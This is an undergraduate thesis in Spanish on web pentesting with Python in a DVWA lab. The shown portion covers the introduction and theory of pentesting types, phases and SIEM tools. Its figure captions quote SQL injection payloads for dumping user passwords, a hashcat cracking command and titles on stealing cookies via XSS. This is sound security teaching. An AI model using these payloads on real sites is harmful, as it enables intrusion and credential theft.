

UNIVERSIDAD DE ALMERIA

ESCUELA SUPERIOR DE INGENIERIA

Técnicas de
pentesting en
aplicaciones web
con Python

Curso 2023/2024

Alumno/a:

Miguel Ángel Moncada Álvarez

Director/es:

José Antonio Álvarez Bermejo

Me gustaría aprovechar este apartado para agradecer tanto a mi madre como a mi padre el apoyo que han supuesto durante la realización del Grado. También a mi tutor del proyecto por haberme ayudado y asesorado a lo largo de la realización del trabajo, y a mis compañeros y amigos Eduardo y Joaquín, gracias por todo.

ÍNDICE GENERAL

	Página
Resumen y Abstract	XII
1. Introducción	1
1.1. Aclaración previa	1
1.2. Motivación del trabajo de fin de grado	1
1.3. Objetivos	1
1.4. Planificación temporal y estructura del proyecto	2
1.5. Seguridad en una aplicación web	3
2. Desarrollo teórico	5
2.1. ¿Qué es el Pentesting?	5
2.2. Tipos de Pentesting	7
2.3. Prueba de Caja negra	7
2.4. Prueba de Caja blanca	7
2.5. Pruebas de Penetración de Caja gris	8
2.6. Fases del pentesting en aplicaciones web	9
2.6.1. Planificación	9
2.6.2. Reconocimiento	9
2.6.3. Descubrimiento de vulnerabilidades	9
2.6.4. Análisis de Información y Riesgos	11
2.6.5. Intentos de intrusión	11
2.6.6. Análisis final	11
2.6.7. Elaboración de Informe	12
2.7. ¿Por qué hacer uso de Python?	12
2.8. Perfiles básicos de pentester	13
2.9. SQL Injection	14
2.9.1. Inyección SQL Basada en Errores	15
2.9.2. Inyección SQL Basada en Unión	15
2.9.3. Inyección SQL Basada en Condición Booleana	15
2.9.4. Inyección SQL Basada en el Tiempo	15

2.9.5. Inyección SQL Fuera de Banda	15
2.10. Cross-Site Scripting (XSS)	17
2.10.1. DOM	18
2.10.2. Reflected	18
2.10.3. Stored	18
2.11. Fuerza Bruta	19
3. Materiales utilizados	23
3.1. VirtualBox	23
3.2. Kali Linux	23
3.3. Nmap	23
3.4. DVWA	23
3.5. Burp Suite	24
3.6. Hashcat	26
3.7. Scapy	28
4. Automatización de Pentesting con Python	29
4.1. Script de Reconocimiento	29
4.2. SQLi	39
4.3. XSS	47
5. Conclusiones y Trabajo futuro	53
BIBLIOGRAFIA	53
<hr/> Anexos	61
Anexo I	61
Anexo II	63
Anexo III	64

ÍNDICE DE FIGURAS

1.1. OWASP Top Ten Fuente: https://owasp.org/Top10/es/	2
1.2. Diagrama de Gantt de la Planificación planteada para el desarrollo del proyecto	2
2.1. Security Certification Roadmap Fuente: https://pauljerimy.com/security-certification-roadmap/	5
2.2. Certificación OSCE ³ Fuente: https://credly.com/badges/73b1cbd0-35e2-40c8-8021-de4f178900ba	6
2.3. Tipos de pentesting [1]	7
2.4. Fases del Pentesting	9
2.5. Dashboard IBM QRADAR SIEM Fuente: https://www.ibm.com/products/qradar-siem	10
2.6. Fuentes de datos de QRadar [2]	10
2.7. Componentes de QRadar [2]	11
2.8. Ventajas de Python	12
2.9. Escaneo haciendo uso de nmap con Python Fuente: https://thehackerway.com/2022/05/19/integracion-de-python-con-nmap/	13
2.10. Tipos SQLi Fuente: https://thehackerway.com/2022/05/19/integracion-de-python-con-nmap/	14
2.11. Esquema de Prevención de Ataques SQLi [3]	16
2.12. Esquema del Funcionamiento de XSS Fuente: https://portswigger.net/web-security/cross-site-scripting	17
2.13. Esquema Fuerza bruta Fuente: https://www.spiceworks.com/it-security/cyber-risk-management/articles/what-is-brute-force-attack/	19
2.14. Proceso Hash Fuente: https://www.techtarget.com/searchdatamanagement/definition/hashing	19
2.15. Búsqueda de registro filtrado en breachdirectory Fuente: https://breachdirectory.org/	21
2.16. Bases de datos de breachdirectory Fuente: https://breachdirectory.org/tables	21
2.17. Ejecución de CUPP Fuente: https://en.kali.tools/?p=1305	22

3.1. Welcome to DVWA	24
3.2. HTTP Proxy Burp Suite	24
3.3. Navegador de Burp Suite en la ventana Intercept	25
3.4. Burp Suite Repeater	25
3.5. Burp Suite Decoder	26
4.1. Escaneo IP de la red local con ARP	30
4.2. Carga de Extensión en Burp Suite	34
4.3. Traza de Petición al Servicio DVWA	34
4.4. Desglose de la información de la petición en la ventana Inspector	35
4.5. Petición de ejemplo donde insertar el Payload malicioso	35
4.6. Traza de ejemplo del Resultado de los Payloads insertados	36
4.7. Selección del Nivel de Seguridad en DVWA	36
4.8. Posición de inyección de Payload Malicioso - Low	41
4.9. ' union select DISTINCT (table_schema) , COUNT (*) from users	41
4.10.' union select null , concat (first_name ,0 x0a , last_name ,0 x0a , password)from users	42
4.11.' OR 'a' = 'a	42
4.12.' union select 1 ,2 ,3	43
4.13.SQLi Seguridad - Medium	44
4.14.or 1 = 1 or 1=1 UNION SELECT USER, PASSWORD from USERS	44
4.15.SQLi Seguridad - High	45
4.16.' union select user, password from users	45
4.17.Descifrado de contraseñas mediante Hashcat	46
4.18.hashcat –show -m 0 hashes	47
4.19.Obtención de cookies mediante XSS (Reflected) - High	48
4.20.Obtención de cookies mediante XSS (Stored) - High	50
4.21.Response - 302 Status code	51
4.22.Obtención de cookies mediante XSS (DOM) - High	51
4.23.Vista de la víctima del robo de la cookie	52
4.24.Vista del atacante obteniendo la cookie de la víctima	52
1. Topología de red	61
2. Configuración Adaptador Puente en Red	62
3. Configuración Entorno Jython	63
4. Configuración Regla ICMPv4 Permisos Peticiones de Entrada	64



ÍNDICE DE FIGURAS

5. Base de datos DVWA	64
---------------------------------	----

ÍNDICE DE TABLAS

2.1. Ventajas y desventajas de los diferentes tipos de pruebas [1]	8
3.1. Tipos de Ataque en Hashcat	27
3.2. Tipos de Hashes Soportados en Hashcat	27
3.3. Algoritmos de Hashing que limitan el Uso de GPU	28
4.1. Medidas de seguridad SQLi	39
4.2. Medidas de seguridad XSS (Reflected)	48
4.3. Medidas de seguridad XSS (Stored)	49
4.4. Medidas de seguridad XSS (DOM)	50

ABREVIATURAS

API	Application Programming Interface
ARP	Address Resolution Protocol
BSCP	Burp Suite Certified Practitioner
CSRF	Cross-Site Request Forgery
CUPP	Common User Passwords Profiler
DNS	Domain Name System
DOM	Document Object Model
DVWA	Damn Vulnerable Web Application
eCPPT	Certified Professional Penetration Tester
GPU	Graphics Processing Unit
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
HTTPs	HyperText Transfer Protocol Secure
IAM	Identity and Access Management
IA	Inteligencia Artificial
ICMP	Internet Control Message Protocol
MAC	Media Access Control
NMAP	Network Mapper
NTLM	NT LAN Manager
OSCP	Offensive Security Certified Professional
OSEE	Offensive Security Exploitation Expert
OSI	Open Systems Interconnection
OWASP	Open Web Application Security Project
SCP	Secure Copy Protocol
SIEM	Security Information and Event Management
SQL	Structured Query Language
SQLi	Structured Query Language Injection
SSH	Secure Shell
TCP	Transmission Control Protocol
TI	Tecnologías de la Información
UTF-8	Unicode Transformation Format - 8-bit
WAF	Web Application Firewall
XAMP	Cross-Platform (X), Apache, MariaDB (MySQL), PHP, Perl
XSS	Cross-Site Scripting

RESUMEN Y ABSTRACT

El trabajo realizado consiste en la automatización de diferentes partes del proceso de pentesting en aplicaciones web. Para ello se llevan a cabo funciones de reconocimiento e inyección de payload malicioso Fuerza Bruta con Python. Empleando un enfoque metodológico basado en pruebas prácticas con DVWA, se demuestra la efectividad de estas técnicas para identificar y explotar fallos de seguridad. Los resultados más significativos incluyen la explotación exitosa de varias vulnerabilidades y la validación de Python como una herramienta poderosa para el pentesting. En definitiva, este proyecto subraya la necesidad de implementar y mantener medidas de seguridad robustas en el desarrollo de aplicaciones web para prevenir ataques cibernéticos.

Palabras clave: DVWA (Damn Vulnerable Web), fuerza bruta (brute force), pentesting (prueba de penetración).

The developed work involves the automation of different parts of the pentesting process in web applications. For this purpose, functions for reconnaissance and injection of malicious payloads using brute force with Python are performed. Using a methodological approach based on practical tests with DVWA, the effectiveness of these techniques for identifying and exploiting security flaws is demonstrated. The most significant results include the successful exploitation of various vulnerabilities and the validation of Python as a powerful tool for pentesting. In summary, this project highlights the need to implement and maintain robust security measures in web application development to prevent cyber attacks.

Key Words: DVWA (Damn Vulnerable Web), Brute Force, pentesting.

1 INTRODUCCIÓN

1.1 ACLARACIÓN PREVIA

El desarrollo de este proyecto se enmarca en un contexto educativo, donde el objetivo primordial es el aprendizaje. Las técnicas que se explorarán abarcan diversos tipos de ataque cibernéticos y vulnerabilidades a explotar, con el propósito de brindar una comprensión profunda sobre la identificación de amenazas y el modus operandi de estos ataques en una realidad donde cada vez son más numerosos. Cabe aclarar que estas técnicas no han sido diseñadas para infringir la ley y su uso recae bajo la responsabilidad individual de cada persona.

1.2 MOTIVACIÓN DEL TRABAJO DE FIN DE GRADO

En un entorno donde la interconexión y la dependencia de la tecnología son cada vez mayores, la seguridad cibernética se ha convertido en una prioridad crítica para organizaciones y usuarios particulares por igual. Es un hecho que el número de ataques ha aumentado significativamente en los últimos años. Según la universidad de Maryland [4], ocurren más de 2.200 ciberataques diarios, lo que significa que hay una víctima cada 39 segundos. Además, el impacto del trabajo remoto, la prevalencia del phishing, el aumento del ransomware y la cantidad de malware en constante crecimiento, ponen de relieve la necesidad urgente de combatir la ciberdelincuencia.

1.3 OBJETIVOS

Con este trabajo se pretende ahondar en las diferentes técnicas de penetración haciendo uso de Python, un lenguaje de programación versátil y ampliamente utilizado, lo que lo convierte en una herramienta ideal para el pentesting. Esto implica familiarizarse con herramientas de escaneo de vulnerabilidades, proxies web, frameworks de explotación y scripts personalizados.

La intención es proporcionar una oportunidad para explorar estas herramientas en profundidad, entender sus capacidades y limitaciones, y aprender a aplicarlas de manera efectiva en diversos escenarios de pentesting. De esta manera, el trabajo se centra en la aplicación práctica de las técnicas de pentesting en entornos preparados. Así mismo, se enfrentarán desafíos reales de seguridad como identificar vulnerabilidades, documentar hallazgos y proponer soluciones de mitigación. A la hora de elegir las vulnerabilidades a explotar se ha tenido en cuenta el TOP 10 de OWASP [5] que se muestra a continuación.




Figura 1.1: OWASP Top Ten
Fuente: <https://owasp.org/Top10/es/>

1.4 PLANIFICACIÓN TEMPORAL Y ESTRUCTURA DEL PROYECTO

La planificación del Trabajo de Fin de Grado sobre Técnicas de pentesting de aplicaciones web con Python se estructurará en varias etapas fundamentales. En primer lugar, se dedicará una sección inicial a conocer el contexto actual de la seguridad en aplicaciones Web y explicar el concepto de pentesting, los diferentes tipos y las distintas fases que este proceso comprende. Seguidamente, se detallará el porqué del uso de Python para realizar esta tarea y se establecerá una base teórica sobre las técnicas de penetración que protagonizarán el núcleo del trabajo. Tras concluir el desarrollo teórico, se consideraran las herramientas empleadas en el proceso, destacando su funcionamiento y aplicaciones prácticas.

La fase central del proyecto se centrará en la demostración práctica de dos técnicas de Penetración de Aplicaciones Web. Tanto para la primera como para la segunda técnica, se observarán los resultados de la inyección de código malicioso mediante Fuerza Bruta. Además, de manera adicional, para la técnica de SQLi se realizará un descifrado de la información sensible mientras que para XSS se simulará la obtención de cookies de un usuario que acceda al servicio infectado.

Finalmente, se destacarán las conclusiones alcanzadas durante el desarrollo del proyecto, junto con propuestas para ampliar el contenido y explorar alternativas para lograr resultados similares. Esta sección ofrecerá una reflexión sobre los hallazgos obtenidos y su relevancia en el contexto de la seguridad de aplicaciones web, intentando conseguir así entornos más seguros y previstos de amenazas como las planteadas a lo largo del trabajo.

Duración del proyecto: 300 horas		Semana		Horas totales	Desde el 21/02/2024 hasta 23/06/2024 en semanas (Media de horas por semana: 15 horas)																				
Nº Tarea	Nombre de tarea	Inicio	Fin		1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	
1	Investigación	1	6	6	90																				
1.1	Búsqueda de referencias	1	3	3	45																				
1.2	Lectura de información	4	6	2	45																				
2	Desarrollo de anteproyecto	7	8	2	30																				
3	Prueba de concepto	9	16	7	105																				
3.1	Preparación del laboratorio	9	11	2	30																				
3.2	Fases de explotación	12	16	4	75																				
4	Desarrollo teórico	17	19	2	45																				
4.1	Principales conceptos	17	18	2	30																				
4.2	Herramientas utilizadas	19	19	1	15																				
5	Revisión final	20	20	2	30																				

Figura 1.2: Diagrama de Gantt de la Planificación planteada para el desarrollo del proyecto

1.5 SEGURIDAD EN UNA APLICACIÓN WEB

El crecimiento y desarrollo de Internet ha generado una gran cantidad de información confidencial y ha tenido un impacto significativo en la forma en que nos comunicamos y hacemos negocios. Por ejemplo, la integración de sitios web, servicios, bancos y redes sociales de comercio electrónico a Internet implica la toma de las medidas de seguridad necesarias para gestionarlas, dado que de lo contrario, las aplicaciones pueden ser manipuladas. Los piratas informáticos o "crackers" pueden comprometer los sistemas informáticos y robar o eliminar una gran parte de la información importante del servicio de red. Es crucial conocer si estos sistemas y redes de datos están protegidos contra cualquier tipo de intruso.

Se determinó que las malas prácticas de los desarrolladores eran la causa de las fallas del servidor web. Es fundamental entender que las aplicaciones web no solo deben diseñarse y desarrollarse para cumplir con los objetivos específicos para los que fueron creadas, sino que también deben permitir el acceso a todos los datos e información. [6]

Por otro lado, en el contexto actual de un aumento exponencial de las ciberamenazas, la seguridad de las aplicaciones web se ha convertido en una prioridad imprescindible para cualquier empresa que opere en línea. La pérdida de confianza del cliente, el daño a la reputación de la marca y las posibles acciones legales son solo algunos de los efectos devastadores de una violación de la seguridad de estas aplicaciones. Por lo tanto, es crucial aplicar estrictas medidas de seguridad en todas las etapas del desarrollo y mantenimiento de una aplicación web, desde el diseño inicial hasta las actualizaciones y parches continuos. Esto implica no solo identificar y parchear vulnerabilidades de manera proactiva, sino también adoptar prácticas de codificación segura y monitorear continuamente el entorno en busca de amenazas potenciales. En pocas palabras, la seguridad de las aplicaciones web es sumamente importante en la estrategia empresarial en la era digital. [7]

Para concluir la introducción, se define el concepto de "Payload" y se diferencia de un "Exploit". Un exploit es una vulnerabilidad, mientras que el payload es la carga que se ejecuta en esa vulnerabilidad. Un mismo payload puede ser utilizado por distintos exploits y un mismo exploit puede utilizar varios payloads [8]. De este modo, metasploit [9], un proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración, tiene sobre 1800 exploits, y más de 1000 payloads. Cabe destacar que este recurso siempre se mantiene actualizado con las vulnerabilidades públicas que van apareciendo.

2 DESARROLLO TEÓRICO

2.1 ¿QUÉ ES EL PENTESTING?

El pentesting es una rama profesional dentro de la ciberseguridad donde el nivel de avance se define en base a las certificaciones obtenidas. Cabe destacar que esta es solamente una rama perteneciente a un campo de la ciberseguridad. Los campos existentes son: Comunicación y Seguridad de la Red, Gestión de Identidades y Accesos (IAM), Arquitectura y Seguridad de la Ingeniería, Seguridad de los Activos, Gestión de Seguridad y Riesgos, Evaluación y Pruebas de Seguridad, Seguridad del Software y Operaciones de Seguridad. Concretamente el pentesting pertenece a la última rama, la cual se divide en otras cuatro. La primera de ellas es la de Forense Digital, centrada en la investigación y análisis de incidentes de seguridad mediante la recopilación y examen de pruebas digitales, le sigue el Manejo de incidentes, basado en el desarrollo y ejecución de planes para responder y recuperarse de incidentes de seguridad, y seguidamente se encuentra el pentesting del que hablaremos en más profundidad. Para concluir, se encuentra la rama de explotación, que mediante un uso de técnicas avanzadas compromete sistemas y evalúa su resistencia ante ataques.




Figura 2.1: Security Certification Roadmap

Fuente: <https://pauljeremy.com/security-certification-roadmap/>

El pentesting se define como el método de evaluar la seguridad de una aplicación, sistema o red simulando un ataque de origen hostil. Actualmente, este proceso supone la realización de un conjunto de tests con el objetivo de identificar vulnerabilidades.

Como se ha aclarado anteriormente, lo avanzado que se puede considerar el perfil de una persona dentro de cada rama, dependerá de las certificaciones que esta haya obtenido, ya que comprenden diversos retos de distintas dificultades para los que la formación será diferente. Por ejemplo, para BSCP el examen consta de cuatro horas, dos aplicaciones web y seis vulnerabilidades con un tiempo máximo de 45 minutos por cada una [10]. No obstante, esta es considerada una de las más fáciles, a diferencia de OSCE³, considerada la certificación más complicada dentro del campo de las pruebas de penetración. Para obtenerla, el camino consta de tres cursos avanzados y sus correspondientes exámenes, WEB-300 (Advanced Web Attacks and Exploitation), que se enfoca en pruebas de penetración web; PEN-300 (Advanced Evasion Techniques and Breaching Defenses), centrado en técnicas avanzadas para evadir defensas y realizar movimientos laterales; y EXP-301 (Windows User Mode Exploit Development), que abordando el desarrollo de exploits en modo usuario de Windows, incluye técnicas de ingeniería inversa y bypass de protecciones. [11]



Figura 2.2: Certificación OSCE³

Fuente: <https://credly.com/badges/73b1cbd0-35e2-40c8-8021-de4f178900ba>

En la actualidad, es común ver noticias sobre ciberataques a empresas de renombre. Muchas veces, estas brechas de seguridad no se deben a un Zero Day (vulnerabilidad recién descubierta sin solución impuesta) [12] sin parche, sino a vulnerabilidades comunes como inyecciones de SQL en sitios web, ataques de ingeniería social a empleados o contraseñas débiles en servicios de Internet. Es decir, grandes empresas experimentan fallos de seguridad que podrían haberse evitado con una auditoría, donde se identifican estos problemas antes de que los cibercriminales los exploten, y se ofrecen pautas y recomendaciones para prevenirlos.

En las auditorías, el alcance varía según el cliente. Algunos tienen una seguridad sólida que apenas muestra resultados en la auditoría, mientras que otros descubren numerosas vulnerabilidades de las que no eran conscientes, quedando expuestos a ataques. Como dijo Álex Casanova, director de Ciberseguridad de Sothis: "Hay dos tipos de empresas: las que han sido atacadas y las que lo serán". En el Pentesting, se aplican diferentes enfoques según las necesidades del cliente. Se puede auditar una aplicación web, realizar ataques de ingeniería social para obtener acceso a la red interna, simular ser un empleado malintencionado para explotar vulnerabilidades desde dentro, o simular un ataque externo por parte de cibercriminales, entre otros. [13]

2.2 TIPOS DE PENTESTING

En base al conocimiento del atacante sobre el objetivo y viceversa existen distintos tipos de Pentesting.




Figura 2.3: Tipos de pentesting [1]

2.3 PRUEBA DE CAJA NEGRA

Durante una prueba de penetración de caja negra (también conocida como prueba de penetración externa), al encargado de la penetración se le proporciona poca o ninguna información sobre la infraestructura de TI de un negocio. El principal beneficio de este método de prueba es simular un ataque cibernético del mundo real, donde el probador de penetración asume el papel de un atacante desinformado.

La prueba de penetración caja negra puede tardar hasta seis semanas en completarse, lo que la convierte en uno de los tipos más largos de pruebas de penetración. El importe que las empresas pueden esperar pagar dependerá de nivel de esfuerzo involucrado en la planificación, realización, pruebas y finalización del informe. Esto, por supuesto, depende del alcance del proyecto. Una de las formas más fáciles de realizar una prueba de penetración de caja negra es Kerberoasting, comúnmente utilizado para descifrar las contraseñas de cuentas de servicio en Active Directory de forma offline y sin ser detectado. [14]

2.4 PRUEBA DE CAJA BLANCA

Las pruebas de Penetración de caja blanca (también llamadas pruebas de penetración interna) son consideradas aquellas en las que el encargado de llevar la penetración a cabo tiene pleno conocimiento y acceso al código fuente y al entorno. El objetivo de una prueba de penetración de caja blanca es llevar a cabo una auditoría de seguridad exhaustiva de los sistemas de un negocio y proporcionar a este la mayor cantidad de detalles posible. Como resultado, las pruebas son más exhaustivas porque el probador de penetración tiene acceso a áreas donde una prueba de caja negra no puede, como la calidad del código y el diseño de la aplicación. Sin embargo, este método de prueba a menudo requiere herramientas sofisticadas y costosas como analizadores de código y depuradores.

2.5 PRUEBAS DE PENETRACIÓN DE CAJA GRIS

Durante una prueba de penetración de caja gris, el probador de penetración tiene conocimiento parcial o acceso a la red interna o aplicación web. Un probador de penetración puede comenzar con privilegios de usuario en un host y se le puede indicar que escale sus privilegios a un administrador de dominio. O bien, se le podría pedir que obtenga acceso al código de software y a los diagramas de arquitectura del sistema. Cabe mencionar que en lugar de pasar tiempo con el enfoque de "prueba y error" característico de la prueba de caja negra, se pueden revisar los diagramas de red para identificar las áreas de mayor riesgo [15]. En la siguiente tabla se tienen en cuenta las principales ventajas y desventajas de los tres tipos de Pentesting tratados anteriormente:

Tipo	Ventajas	Desventajas
Caja negra	<ul style="list-style-type: none"> ■ No se necesita que el evaluador sea un experto. ■ Verifica las contradicciones entre el sistema y las especificaciones. ■ La prueba se realiza desde la perspectiva de un usuario. 	<ul style="list-style-type: none"> ■ Es difícil diseñar casos de prueba específicos. ■ Puede que no valga la pena si el diseñador ya ha realizado un caso de prueba. ■ No cubre todas las vulnerabilidades.
Caja blanca	<ul style="list-style-type: none"> ■ Realiza comprobaciones sintácticas y tipográficas. ■ Encuentra errores de diseño causados por la diferencia entre el flujo lógico del programa y la ejecución real. ■ No requiere acceso al código. 	No tiene
Caja gris	<ul style="list-style-type: none"> ■ Existe una clara diferencia entre el desarrollador y el evaluador, por lo que hay menos riesgo de conflicto personal. ■ No es necesario proporcionar información interna. 	No tiene

Tabla 2.1: Ventajas y desventajas de los diferentes tipos de pruebas [1]

2.6 FASES DEL PENTESTING EN APLICACIONES WEB

El pentesting comienza con una reunión con el cliente donde se establecen los objetivos, el alcance y las condiciones de la auditoría; esta acaba con la elaboración de un informe con la información obtenida y las recomendaciones a tener en cuenta después del proceso de Pentesting. A continuación, se describirán las fases que conforman el proceso de prueba de Penetración [1].




Figura 2.4: Fases del Pentesting

2.6.1 Planificación

Comienza con la definición de los objetivos y metas de las pruebas de penetración. El cliente y el encargado del Pentesting definen conjuntamente los objetivos para que ambas partes tengan los mismos objetivos y entendimiento de la situación. Los objetivos que se encuentran en toda prueba son la identificación de vulnerabilidades, la confirmación la seguridad informática por parte de un tercero externo y finalmente el aumento la protección de la infraestructura de la organización en caso de ser necesario.

2.6.2 Reconocimiento

El reconocimiento incluye un análisis de la información preliminar. Muchas veces no se tiene mucha información aparte de la preliminar, como una dirección IP o un bloque de direcciones IP. El probador comienza analizando la información disponible y, si es necesario, solicita más información, como descripciones del sistema, planes de red, etc. El único objetivo de esta fase es obtener información completa y detallada de los sistemas.

2.6.3 Descubrimiento de vulnerabilidades

En este paso, es probable que se utilicen herramientas automatizadas para escanear los activos objetivo en busca de vulnerabilidades. Estas herramientas suelen tener sus propias bases de datos que proporcionan detalles sobre las últimas vulnerabilidades. Se trata de descubrir sistemas adicionales, servidores, otros dispositivos y puertos abiertos en estos dispositivos. Además, se prueban los puertos para descubrir los servicios reales que se están ejecutando en ellos.

Un ejemplo de herramienta útil para realizar un buen pentesting es IBM QRadar SIEM. Esta es una solución avanzada de seguridad diseñada para detectar, analizar y responder a amenazas en tiempo real. Recopila datos de diversas fuentes, como logs de red y eventos de dispositivos, los normaliza y utiliza técnicas avanzadas de correlación para identificar patrones anómalos que podrían indicar una brecha de seguridad. En la imagen de a continuación, se observan distintos filtros de búsqueda, gráficos sobre las amenazas distinguidos por tipo y magnitud, un listado con las amenazas identificadas y acciones adicionales como medida a cada ataque.




Figura 2.5: Dashboard IBM QRADAR SIEM
 Fuente: <https://www.ibm.com/products/qradar-siem>

La siguiente imagen muestra cómo QRadar SIEM recopila datos de diversas fuentes de una infraestructura de TI, como firewalls, bases de datos, servidores web, tráfico de red, información de vulnerabilidades y Active Directory. Estos datos se centralizan y analizan en QRadar SIEM, que los utiliza para generar alertas (ofensas), informes, auditorías de cumplimiento y apoyar en la caza de amenazas. En esencia, QRadar SIEM facilita la detección y gestión de eventos de seguridad, proporcionando una visión integral y unificada de la seguridad de la red.



Figura 2.6: Fuentes de datos de QRadar [2]

2.6. FASES DEL PENTESTING EN APLICACIONES WEB

Por otro lado se encuentran los componentes de QRadar y su interacción en el proceso de gestión de eventos y flujos de datos. Los usuarios interactúan con la consola, que actúa como interfaz central mientras que el escáner de vulnerabilidades envía datos a esta consola. A su vez, los coleccionistas de eventos (Event Collectors) y de flujos (Flow Collectors) recopilan datos de registros y redes, respectivamente, a través de métodos de colección PUSH y PULL. Finalmente, estos datos son procesados por los procesadores de eventos (Event Processors) y de flujos (Flow Processors), y almacenados en nodos de datos (Data Nodes) para su análisis y correlación, facilitando así la detección de amenazas y la generación de informes de seguridad.

